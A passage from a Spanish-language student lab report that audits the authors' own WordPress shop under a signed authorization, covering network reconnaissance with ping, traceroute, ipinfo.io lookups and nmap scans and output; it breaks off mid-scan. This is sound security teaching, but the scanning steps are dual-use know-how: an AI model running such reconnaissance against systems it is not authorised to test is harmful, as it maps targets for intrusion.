Laboratorio De Pentesting: Auditoría De Seguridad A Sitio Web En WordPress

Luis A. Diuche, David E. Martínez, Sergio N. Linares y Elizabeth Pérez

Facultad de Ingeniería y Ciencias Básicas, Universidad Central

243657: Hacking Ético

MG. Ingeniero Carlos Iván Pinzón Romero

12 de abril de 2026

Laboratorio De Pentesting: Auditoría De Seguridad A Sitio Web En WordPress

Luis Alberto Diuche Peña, David Eduardo Martínez Moya, Sergio Numael Linares Ducuara y Elizabeth Pérez González

Facultad de Ingeniería y Ciencias Básicas, Universidad Central

Ingeniería de Sistemas

243657: Hacking Ético

MG. Ingeniero Carlos Iván Pinzón Romero

Bogotá D.C., Colombia

12 de abril de 2026

Tabla de Contenido

Tabla de Figuras

Contrato de Autorización para Pruebas de Hacking Ético (Pentesting)

¿Por qué es obligatorio contar con un contrato de autorización?

En cualquier ejercicio profesional de hacking ético, el contrato de autorización es el documento legal, escrito y firmado, que marca la diferencia entre un auditor ético certificado y un atacante/delincuente informático. En Colombia, la ley 1273 de 2009 tipifica como delito el acceso no autorizado a sistemas informáticos, la intercepción de datos y el daño informático, con penas de prisión de hasta 8 años. La única diferencia entre un pentest legal y un ataque ilegal es la existencia de una autorización escrita, firmada, con alcance definido. Escanear o intentar vulnerar un sistema sin este documento, **aunque sea propio**, aunque sea bien intencionada, viola las buenas prácticas del sector (PTES, NIST SP 800-115, OWASP Testing Guide), las cuales exigen documentar formalmente el alcance, restricciones, responsabilidades y firmas de todos los involucrados antes de ejecutar cualquier prueba.

Documento del Contrato de Autorización para Pruebas de Hacking Ético

A continuación, se presenta el contrato firmado por todas las partes involucradas (Auditores y Propietarios) que nos autoriza a realizar las pruebas de penetración del sitio web: https://palevioletred-wildcat-394676.hostingersite.com/

CONTRATO DE AUTORIZACIÓN DE PRUEBAS DE PENETRACIÓN (PENTESTING) – ACADÉMICO - M (Línea de comandos)

Ilustración 1 Contrato de Autorización Pruebas Pentesting

Declaración de Ética:

El presente trabajo se desarrolla exclusivamente con fines académicos, dentro de la asignatura Hacking Ético. Todas las pruebas de penetración (Pentesting) se ejecutaron sobre un sitio web propio, en un entorno controlado, con la debida autorización escrita formal previa de los propietarios. No se ha vulnerado ningún sistema de terceros, no se ha modificado ni eliminado datos y no se ha causado daño alguno. Todos los hallazgos realizados se documentan con el único propósito de aprender a identificar y corregir vulnerabilidades.

Introducción:

El presente documento corresponde al informe de Auditoría de Seguridad Web del Segundo Corte de la asignatura Hacking Ético del programa de Ingeniería de Sistemas de la Universidad Central del sitio: https://palevioletred-wildcat-394676.hostingersite.com/. Cuyo principal objetivo es el identificar y documentar las vulnerabilidades presentes en dicho sitio creado y diseñado por nosotros para poder corregirlas y solucionarlas en el siguiente corte, con el fin de garantizar la seguridad e integridad de la misma y de sus usuarios.

Esta Auditoría se estructura en tres grandes módulos: (1) Reconocimiento de Red, (2) Análisis DNS, WHOIS y Certificados SSL, y (3) Aplicación de la Metodología OWASP Top 10 – 2021. Para cada módulo se describen los objetivos, conceptos clave, procedimiento paso a paso, herramientas utilizadas, hallazgos obtenidos y mejores prácticas recomendadas.

El sitio auditado es una tienda virtual montada en WordPress 6.9.4 con WooCommerce 10.6.1, utilizando el tema Flash Pro v2.4.17 de ThemeGrill, alojada en Hostinger bajo un servidor LiteSpeed con PHP 8.3.30 y MariaDB 11.8.6. El sitio cuenta con certificado SSL, 19 plugins activos, 20 productos (simples y variables), y múltiples páginas landing incluyendo tienda, checkout, catálogo, blog, acerca de nosotros, PQR y contacto.

Objetivos

Objetivo General:

Ejecutar una auditoría de seguridad completa sobre el sitio WordPress alojado en Hostinger, aplicando metodologías OSINT (reconocimiento de red) y OWASP Top 10 2021, para identificar vulnerabilidades reales de configuración, software y diseño, documentarlas y sentar las bases para su remediación en el Corte 3.

Objetivos Específicos:

1. **Reconocimiento de red:** Comprender el protocolo ICMP, trazar rutas, obtener la IP pública y escanear puertos para mapear la superficie de ataque.
2. **Análisis DNS/WHOIS/SSL:** Consultar registros DNS (A, MX, TXT, NS), obtener información del registrante, validar la cadena de confianza SSL/TLS y descubrir subdominios.
3. **OWASP Top 10:** Identificar y documentar vulnerabilidades correspondientes a cada una de las 10 categorías, utilizando herramientas como nmap, nikto, wpscan, curl y pruebas manuales controladas.

Fase 1: Reconocimiento de Red (OSINT)

¿Qué es el Reconocimiento en hacking ético?:

El reconocimiento (reconnaissance o información gathering) es la primera fase del Pentesting. Consiste en recopilar información sobre el objetivo sin ejecutar pruebas intrusivas. El reconocimiento pasivo no genera tráfico directo al servidor (OSINT: WHOIS, DNS, búsqueda web). El reconocimiento activo sí lo hace (ping, traceroute, escaneo de puertos). Ambos tipos deben estar autorizados por escrito antes de ejecutarse. El objetivo es comprender la superficie de ataque y la topología de la infraestructura para diseñar pruebas precisas.

Objetivos del Módulo:

A. Comprender el protocolo ICMP y su uso en pruebas de conectividad básica.

B. Trazar e interpretar la ruta de paquetes hacia el servidor con Traceroute.

C. Obtener y analizar la dirección IP pública del sitio web objetivo.

D. Dominar los fundamentos del escaneo de puertos y detección de servicios con Nmap.

Conceptos Claves:

- Protocolo ICMP: El ICMP (Internet Control Message Protocol) es un protocolo de la capa de red (capa 3 del modelo OSI) definido en el RFC 792. No transporta datos de usuario sino mensajes de control y diagnóstico entre dispositivos de red. El comando ping usa mensajes ICMP Echo Request (tipo 8) y Echo Reply (tipo 0): el cliente envía un Echo Request al servidor, y si este está activo y no bloquea ICMP, responde con un Echo Reply. Se mide el tiempo entre envío y respuesta (RTT –

Round Trip Time) en milisegundos. Si el servidor bloquea ICMP (práctica de seguridad común), el ping no responde, aunque el servidor esté operativo.

- Traceroute / Tracert: Traceroute (tracert en Windows, traceroute en Linux) mapea la ruta que siguen los paquetes IP desde el origen hasta el destino. Funciona enviando paquetes con valores TTL (Time To Live) crecientes: TTL=1 llega al primer router, que lo descarta y responde con ICMP Time Exceeded, revelando su IP. Luego TTL=2 llega al segundo router, y así sucesivamente. Cada salto (hop) intermedio queda registrado con su IP y la latencia en ms. Si un salto no responde (aparece * * *), ese router está configurado para no responder a ICMP o UDP, lo cual es una configuración de seguridad normal en infraestructuras de CDN y hosting corporativo.

- CDN y balanceo de carga: Un CDN (Content Delivery Network) es una red de servidores distribuidos geográficamente que entrega el contenido del sitio desde el nodo más cercano al usuario. Hostinger usa hcdn (Hostinger CDN) para sus sitios. Desde el punto de vista del pentester, el CDN actúa como proxy inverso: la IP que resuelve el DNS es la del nodo CDN, no la del servidor de origen real. Esto protege la IP del servidor ante ataques DoS directos y dificulta el rastreo de la infraestructura física. Se identificó que el dominio palevioletred-wildcat-394676.hostingersite.com resuelve a múltiples IPs (191.101.104.113 y 191.96.144.240) de forma rotativa, confirmando balanceo de carga.

- Nmap: Nmap (Network Mapper) es la herramienta de descubrimiento de redes y auditoría de seguridad más utilizada en el mundo. Permite: (a) descubrir hosts activos en una red, (b) identificar puertos abiertos, cerrados y filtrados, (c) detectar

servicios y sus versiones exactas mediante fingerprinting, (d) identificar el sistema operativo del servidor, y (e) ejecutar scripts de detección de vulnerabilidades (Nmap Scripting Engine – NSE). Es open source, incluido en Kali Linux y disponible para Windows, Linux y macOS.

Prueba de Conectividad (Ping):

El ping es la herramienta de diagnóstico más básica de redes. En pentesting se usa como primer paso de host discovery: verificar si el objetivo está en línea antes de proceder con escaneos más complejos. El Ping mide la latencia (tiempo de ida y vuelta) y pérdida de paquetes. También revela la IP que resuelve el dominio (posiblemente la IP del CDN) y la latencia al servidor.

Primer Ping:




Ilustración 2 Prueba de Conectividad (Ping) - Primer Ping

Segundo Ping:




Ilustración 3 Prueba de Conectividad (Ping) - Segundo Ping

Tercer Ping:




Ilustración 4 Prueba de Conectividad (Ping) - Tercer Ping

Al realizar Ping y validar la conectividad con el dominio de la página se identificará la IP pública de la página web.

Información de la IP obtenida:

```
┌──(kali㉿kali)-[~]
└─$ curl ipinfo.io/212.1.212.250
{
  "ip": "212.1.212.250",
  "city": "Asheville",
  "region": "North Carolina",
  "country": "US",
  "loc": "35.6009,-82.5540",
  "org": "AS47583 Hostinger International Limited",
  "postal": "28801",
  "timezone": "America/New_York",
  "readme": "https://ipinfo.io/missingauth"
}
```

```
┌──(kali㉿kali)-[~]
└─$ curl ipinfo.io/195.35.60.114
{
  "ip": "195.35.60.114",
  "city": "Asheville",
  "region": "North Carolina",
  "country": "US",
  "loc": "35.6009,-82.5540",
  "org": "AS47583 Hostinger International Limited",
  "postal": "28801",
  "timezone": "America/New_York",
  "readme": "https://ipinfo.io/missingauth"
}
```

```
┌──(kali㉿kali)-[~]
└─$ curl ipinfo.io/191.101.104.36
{
  "ip": "191.101.104.36",
  "city": "Asheville",
  "region": "North Carolina",
  "country": "US",
  "loc": "35.6009,-82.5540",
  "org": "AS47583 Hostinger International Limited",
  "postal": "28801",
  "timezone": "America/New_York",
  "readme": "https://ipinfo.io/missingauth"
}
```

Ilustración 5 Información de la IP Obtenida

Verificación con curl ipinfo.io:

● Organización Hostinger

● Ubicación: mismo datacenter

El servidor utiliza un balanceo de carga con múltiples Ips estáticas en el mismo datacenter.

Interpretación del resultado:

- IP resuelta (191.101.104.113 o 191.96.144.240): IP del nodo CDN de Hostinger, NO el servidor real.
- TTL en la respuesta: TTL≈55-64 indica Linux; TTL≈128 indica Windows. Proporciona indicio del SO del servidor, en nuestro caso como se puede ver en las imágenes es Linux. Adicionalmente, TTL=55 indica aproximadamente 9 routers intermedios.
- Tiempo en más: Latencia promedio. Valores < 100 ms, esto indica buena conectividad.
- Pérdida de paquetes 0%: El servidor está accesible y responde a ICMP (no todos lo hacen).

Explicación: El TTL (Time To Live) es un mecanismo en el que pasa un paquete resta 1 al valor original. Si un ping llega con TTL=55 desde un origen estándar (ej. Linux, 64), significa que se han perdido 9 unidades, (64-55=9) indicando 9 saltos de routers intermedios o de seguridad en

paquetes IP que evita bucles infinitos en redes. Cada router (salto) por el que pasa un paquete resta 1 al valor original.

¿Por qué se hace así?

Se usa el nombre de dominio completo (FQDN) y no solo la IP porque el servidor puede alojar múltiples sitios con el mismo IP (hosting compartido). El sistema DNS resuelve automáticamente el nombre al IP correspondiente.

Hallazgo obtenido:

Se identificaron dos IPs de respuesta distintas en tres ejecuciones consecutivas: 191.101.104.113 y 191.96.144.240, confirmando el balance de carga del CDN de Hostinger:el dominio no apunta a un único servidor, sino a múltiples nodos del CDN que responden rotativamente. Latencia estable sin pérdida de paquetes. El TTL indica que la infraestructura usada es Linux SO donde se hicieron los comandos). La IP real del servidor de origen permanece oculta. La IP obtenida pertenece a la infraestructura de Hostinger, no al servidor de origen real (la página se trasladó de WordPress a Hostinger).

Fortaleza Identificada:

El balanceo de carga entre múltiples IPs CDN (191.101.104.113 y 191.96.144.240) dificulta ataques DoS directos, ya que no hay un único punto de fallo. La IP real del servidor de origen permanece oculta detrás del CDN hcdn de Hostinger.

Trazando de Ruta (Traceroute):

¿Por qué usar TCP (-T) en lugar de ICMP estándar?

El traceroute estándar usa UDP (Linux) o ICMP (Windows). Muchos firewalls corporativos bloquean UDP e ICMP, pero permiten TCP/80 (HTTP), ya que filtrar interrumpiría el tráfico web normal. Al usar el flag -T -p 80, los paquetes de sondeo son TCP SYN, lo que permite atravesar más capas de firewall y revelar más saltos de la ruta real. Usando TCP se logran atravesar más capas de firewall y obtener más saltos visibles.

En nuestro caso se utilizó traceroute -T -p 80 mostrando salida desde la VM (10.0.2.2) hacia la IP pública 191.101.104.121, con protección de la ruta intermedia por CDN. Por otro laso para la parte de la obtención de la IP pública se usó curl ifconfig.me la cual nos permitió identificar la IP pública de la máquina atacante y del dominio objetivo. Por último, el escaneo de puertos se realizó con nmap -F, nmap -sV y nmap -A, con esto se identificó los puertos abiertos (80 y 443), servidor Nginx y uso de CDN.

¿Por qué este comando y no otro?

Tracert (Windows) / traceroute (Linux/Mac) es la herramienta estándar para trazar rutas. Cada línea de la salida representa un salto (hop), mostrando: número de salto, tres tiempos de respuesta en ms, nombre del host (si resuelve) e IP del dispositivo.

Ejecución comando Traceroute:

Ilustración 6 Ejecución Comando Traceroute

Con esto se evidencia que sale de máquina virtual 10.0.2.2 pero no hay respuestas de los demás routers lo que se evidencia que está protegido y oculto y por eso no se identifica la ruta.




Ilustración 7 Ejecución comando Traceroute Resultado

Resultados Explicación comandos realizados:

- Primer comando: asteriscos (* * *) después del primer salto (10.0.2.2).
- Segundo comando: (TCP en puerto 80): se logra llegar a 191.101.104.121 pero sin mostrar los saltos intermedios.

¿Qué se analiza en el resultado?

- Número total de saltos hasta el servidor (típicamente 10–20 en redes internacionales).
- Latencias altas en un salto específico pueden indicar cuellos de botella o firewalls.
- Asteriscos (* * *) en un salto indican que ese dispositivo bloquea ICMP – no implica que el paquete no pase.
- El último salto exitoso es el servidor destino con su IP pública.

- Se pueden identificar ISPs intermedios (Claro, ETB, Tigo, etc.) y saltos internacionales.

Análisis:

La falta de respuestas se debe a que los routers intermedios (y el CDN) están configurados para no responder a traceroute. Esto es una buena práctica defensiva que dificulta el mapeo de la red por parte de atacantes. Solo se confirma que el tráfico sale de la máquina virtual y llega al datacenter de Hostinger.

Hallazgo obtenido:

El traceroute ICMP estándar mostró únicamente la puerta de enlace local (10.0.2.2 de la VM) y luego todos los saltos como * * *, indicando que los routers del CDN están configurados para no responder a ICMP Time Exceeded medida de seguridad estándar. Con el protocolo TCP (-T -p 80) se logró identificar el primer salto público: 191.101.104.121, perteneciente a la infraestructura CDN de Hostinger. La ruta completa permanece oculta por diseño , lo que constituye una **FORTALEZA** de la infraestructura.

.

Fortaleza Identificada:

El CDN hcdn de Hostinger actúa como proxy inverso, ocultando la IP real del servidor de origen. El traceroute no logra revelar la ruta completa ni la IP de producción, dificultando ataques directos de DoS/DDoS y el rastreo de la infraestructura física.

Obtención de la IP Pública:

En Pentesting es fundamental conocer tanto la IP pública del atacante (para verificar cuál identidad tiene en internet) como la IP pública del objetivo (para saber a qué dirección apunta el dominio).

IP pública del equipo pentester:




Ilustración 8 IP Pública del Equipo Pentester

Este comando hace una solicitud HTTP a un servicio externo que devuelve la IP pública desde la que se está enviando la petición, es decir, la IP pública del equipo pentester. Útil para verificar si el equipo está usando VPN o proxy.

IP pública del dominio objetivo:




Ilustración 9 IP pública del dominio objetivo

Escaneo Básico de Puertos

Definición: Un puerto es un número del 0 al 65535 que identifica un servicio específico corriendo en el servidor. Los primeros 1024 son puertos conocidos (well-known ports): puerto 80 = HTTP, puerto 443 = HTTPS, puerto 22 = SSH, puerto 21 = FTP, etc. El escaneo de puertos determina cuáles están abiertos, cerrados o filtrados (por firewall).

El escaneo de puertos identifica qué servicios están escuchando en el servidor. (determina cuáles están abiertos, cerrados o filtrados (por firewall)). Para entornos académicos sin Nmap instalado, existen alternativas online como Pentest-Tools o HackerTarget que realiza el escaneo sobre IPs públicas. También puede usarse Nmap si está instalado, en nuestro Nmap de la siguiente forma:

1.4.1 nmap -F (dominio)




Ilustración 10 Ejecución de Comando 1.4.1 nmap -F (dominio)

¿Qué se espera encontrar?

- Puerto 80 (HTTP): Abierto – redirige a HTTPS.
- Puerto 443 (HTTPS): Abierto – sitio web principal.
- Puerto 22 (SSH): Puede estar abierto en planes de Hostinger con acceso SSH.
- Puerto 21 (FTP): Generalmente cerrado o filtrado en entornos modernos.
- Puerto 3306 (MySQL/MariaDB): Debe estar cerrado externamente, si está abierto es una vulnerabilidad crítica.

¿Qué se encontró?:

Para empezar el flag -F (Fast scan) escanea solo los 100 puertos más comunes, reduciendo el tiempo del escaneo. Ideal para obtener un panorama rápido del servidor. Mediante este se realizó un escaneo básico y rápido referente a los puertos más comunes en el sitio se puede evidencia que se utiliza el puerto 80 HTTP y el puerto 443 HTTPS por lo que tiene instalado el certificado de seguridad SSL.

1.4.2 nmap -sV {DOMINIO}




Ilustración 11Ejecución de Comando 1.4.2 nmap -sV {DOMINIO}

En contraste con el anterior, el flag -sV (Service Version detection) activa la identificación del servicio y su versión exacta en cada puerto abierto mediante técnicas de fingerprinting (SF – Service Fingerprint). Usando esta función se identificó que el servidor web es nginx. Las versiones de HTTP soportadas son 1.0, 1.1 y 3. La exposición de la versión exacta de nginx es una VULNERABILIDAD de A05 (Security Misconfiguration) porque un atacante puede buscar CVEs (Common Vulnerabilities and Exposures) específicos de esa versión.

Ilustración 12 Evidencia de CVEd (vulnerabilidades conocidas de nginx)

Nota: Como se evidencia el servidor se recomienda ocultar el software del servidor ya que se puede buscar mediante CVEd (vulnerabilidades conocidas de nginx) y explotar dependiendo la versión.

1.4.3 nmap -A {Dominio}

```
┌──(kali㉿kali)-[~]
└─$ nmap -A palevioletred-wildcat-394676.hostingersite.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-12 20:04 EDT
Nmap scan report for palevioletred-wildcat-394676.hostingersite.com (212.1.21
2.27)
Host is up (0.090s latency).
Other addresses for palevioletred-wildcat-394676.hostingersite.com (not scann
ed): 195.35.60.103 2a02:4780:22:217a:827d:f60b:2ede:4217 2a02:4780:21:c2ac:ed
43:2a7d:20f3:f129
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
80/tcp  open  http    hcdn
|_http-server-header: hcdn
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 302 Moved
|     Content-Length: 0
|     Location: https://www.coljuegos.gov.co/publicaciones/301824
|     Pragma: no-cache
|     Cache-Control: no-cache
|   RPCCheck:
|     HTTP/1.1 400 Bad Request
|     Date: Mon, 13 Apr 2026 00:04:42 GMT
|     Content-Type: text/html
```

```
|     Content-Type: text/html
|     Content-Length: 150
|     Connection: close
|     Server: hcdn
|     alt-svc: h3=":443"; ma=86400
|     x-hcdn-request-id: 755506cdfd4459844d524e820117f7c7-imm-edge4
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
